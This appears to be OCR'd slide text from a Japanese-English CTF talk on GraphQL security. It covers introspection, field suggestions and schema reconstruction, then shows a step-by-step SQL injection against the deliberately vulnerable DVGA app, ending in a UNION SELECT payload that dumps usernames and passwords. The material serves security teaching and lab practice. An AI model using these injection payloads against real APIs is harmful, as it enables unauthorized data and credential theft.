


GraphQL問題紹介

魔女のお茶会　2024 夏

自己紹介

名前

AmirAli Fatoorchi

@fatoorchi

https://www.linkedin.com/in/amirali-fatoorchi-0b6828181/

経歴

現在、博士課程の学生です

IoT攻撃の研究

バグバウンティに取り組んでいます

CTF歴

Web CTF,に参戦しています

GraphQLとは？

GraphQL is a query language for APIs that allows clients to request the exact data they need.

GraphQL was designed to solve some of the limitations of REST, such as over- or under-fetching data.

リクエスト

```
query getPastes{
  paste(id:1) {
    id
    title
    content
    public
    userAgent
    ipAddr
    ownerId
    burn
    owner{
      id
      name
    }
  }
}
```

レスポンス


```
{
  "data": {
    "paste": {
      "id": "1",
      "title": "Testing Testing",
      "content": "My First Paste",
      "public": false,
      "userAgent": "User-Agent not set",
      "ipAddr": "127.0.0.1",
      "ownerId": 1,
      "burn": false,
      "owner": {
        "id": "1",
        "name": "DVGAUser"
      }
    }
  }
}
```

リクエスト

```
query getPastes{
  paste(id:1) {
    id
    title
  }
}
```

レスポンス

```
{
  "data": {
    "paste": {
      "id": "1",
      "title": "Testing Testing"
    }
  }
}
```



GraphQLとは？

In GraphQL, there are three primary types of operations.

Queries?

Fetches data from the server.

```
{
  user(id: "1") {
    name
    email
  }
}
```

Mutations?

Modifies data on the server.

```
mutation {
  addUser(name: "mimikyu97", email: "mimikyu97@example.com") {
    id
    name
    email
  }
}
```

Subscriptions?

Subscriptions in GraphQL allow clients to receive real-time updates from the server when specific events occur. Subscriptions are established over a persistent connection, typically using WebSocket protocol, which enables the server to push updates to the client as soon as they happen.

Introspectionとは？

When introspection is enabled, an attacker can retrieve the GraphQL schema and gain a comprehensive understanding of the API's entire attack surface.

リクエスト

```
query {
 __schema {
  types {
    name
  }
 }
}
```

レスポンス


```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query"
        },
        {
          "name": "PasteObject"
        },
        {
          "name": "ID"
        },
        {
          "name": "String"
        },
        {
          "name": "Boolean"
        },
        {
          "name": "Int"
        },
        {
          "name": "OwnerObject"
        },
        {
          "name": "UserObject"
        },
        {
          "name": "SearchResult"
        },
        {
          "name": "AuditObject"
        },
        {
          "name": "DateTime"
        },
        {
          "name": "Mutations"
        },
        {
          "name": "CreatePaste"
        },
        {
          "name": "EditPaste"
        },
        {
          "name": "DeletePaste"
        },
        {
          "name": "UploadPaste"
        },
        {
          "name": "ImportPaste"
```


Introspection is forbidden!

Field Suggestion

When clients send a request with a typo, GraphQL activates field suggestions, offering possible corrections. Unlike most REST APIs that return a 400 Bad Request status code for malformed queries, GraphQL provides helpful suggestions.

シナリオ1:

リクエスト

```
query {
 pastes {
  id
  tilte
 }
}
```

レスポンス


```
{
  "errors": [
    {
      "message": "Cannot query field \"tilte\" on type \"PasteObject\". Did you
mean \"title\"?",
      "locations": [
        {
          "line": 4,
          "column": 3
        }
      ],
      "extensions": {
        "exception": {
```


シナリオ2:

リクエスト

```
{
  pastes {
    id
    nam
  }
}
```

レスポンス


```
{
  "errors": [
    {
      "message": "Cannot query field \"nam\" on type \"PasteObject\".",
      "locations": [
        {
          "line": 4,
          "column": 5
        }
      ],
      "extensions": {
        "exception": {
```


Clairvoyance

It reconstructs the underlying schema by sending queries made from a dictionary of common English words and analyzing the server's responses.

GraphQL脆弱性

-DoS

GraphQL APIs can be susceptible to Denial of Service (DoS) attacks, where attackers send multiple requests that overwhelm the application server, exploiting the way GraphQL operates.

-Injection

Injection attacks in GraphQL are a type of security vulnerability that allow an attacker to inject and execute arbitrary code or commands within a GraphQL API. These attacks exploit vulnerabilities in the way user-supplied input is handled by the GraphQL server.

-CSWSH

CSWSH is a CSRF vulnerability that affects the handshake process of WebSocket communications, which rely on cookie-based authentication. Since GraphQL APIs can use WebSocket for subscription operations, they are at risk of being vulnerable to CSWSH.

SQLインジェクション

Try to finding **string** input

```
pastes(
    public: Boolean
    limit: Int
    filter: String
): [PasteObject]
```


a **magic single quote** can be used to exploit vulnerabilities in the API.

リクエスト

```
{
  pastes(filter: "' ") {
    id
    title
  }
}
```

レスポンス


```
{
  "errors": [
    {
      "message": "(sqlite3.OperationalError) near \"' or content = '' '\": syntax
error\n[SQL: SELECT pastes.id AS pastes_id, pastes.title AS pastes_title,
pastes.content AS pastes_content, pastes.public AS pastes_public,
pastes.user_agent AS pastes_user_agent, pastes.ip_addr AS pastes_ip_addr,
pastes.owner_id AS pastes_owner_id, pastes.burn AS pastes_burn \nFROM pastes
\nWHERE pastes.public = 0 AND pastes.burn = 0 AND title = '' ' or content = '' '
ORDER BY pastes.id DESC\n LIMIT ? OFFSET ?]\n[parameters: (1000, 0)]\n(Background
on this error at: http://sqlalche.me/e/13/e3q8)"
    }
  ],
  "data": {
    "pastes": null
  }
}
```

SQLインジェクション

Check if it's a **union-based** vulnerability

リクエスト

```
query{
  pastes(filter: "' order by 8--") {
    id
    title
  }
}
```

レスポンス


```
{
  "data": {
    "pastes": []
  }
}
```

リクエスト

```
query {
  pastes(filter:"' order by 9--") {
    id
    title
  }
}
```

レスポンス


```
{
  "errors": [
    {
      "message": "(sqlite3.OperationalError) 1st ORDER BY term out of range - should be between 1 and 8\n[SQL: SELECT pastes.id AS pastes_id, pastes.title AS pastes_title, pastes.content AS pastes_content, pastes.public AS pastes_public, pastes.user_agent AS pastes_user_agent, pastes.ip_addr AS pastes_ip_addr, pastes.owner_id AS pastes_owner_id, pastes.burn AS pastes_burn \nFROM pastes \nWHERE pastes.public = 0 AND pastes.burn = 0 AND title = '' order by 9--' or content = '' order by 9--' ORDER BY pastes.id DESC\n LIMIT ? OFFSET ?]\n[parameters: (1000, 0)]\n(Background on this error at: http://sqlalche.me/e/13/e3q8)"
    }
  ],
  "data": {
    "pastes": null
  }
}
```

SQLインジェクション

Introspection


use **introspection** queries to explore the API schema. By understanding the available types, fields, and operations, they can craft specific queries to extract sensitive data or perform unauthorized actions.

リクエスト

```
query{
  __schema {
    types {
      name
      kind
      fields {
        name
        type {
          name
          kind
          ofType {
            name
            kind
          }
        }
        args {
          name
          type {
            name
            kind
            ofType {
              name
              kind
            }
          }
        }
      }
    }
  }
}
```

レスポンス

```
        },
        "args": [
          {
            "name": "username",
            "type": {
              "name": "String",
              "kind": "SCALAR",
              "ofType": null
            }
          },
          {
            "name": "password",
            "type": {
              "name": "String",
              "kind": "SCALAR",
              "ofType": null
            }
          },
          {
            "name": "cmd",
            "type": {
              "name": "String",
              "kind": "SCALAR",
              "ofType": null
            }
          }
        ]
```




SQLインジェクション

リクエスト

```
query {
  pastes(filter:"' UNION SELECT username, password, 3, 4, 5, 6, 7, 8 FROM users--") {
    id
    title
  }
}
```

レスポンス

```
{
  "data": {
    "pastes": [
      {
        "id": "admin",
        "title": "changeme"
      },
      {
        "id": "operator",
        "title": "password123"
      }
    ]
  }
}
```




最後に


Introspection Feature: Attackers can use the introspection feature to obtain the entire schema, which reveals the API structure and potential attack surface.

Detailed Error Messages: GraphQL often provides detailed error messages, which can give attackers insights into the API's inner workings.

Field Suggestions: When queries contain typos, GraphQL suggests corrections, potentially exposing valid fields and operations.

By mastering these reconnaissance techniques, you can effectively identify and exploit vulnerabilities in GraphQL APIs during CTF challenges.












ご清聴ありがとうございました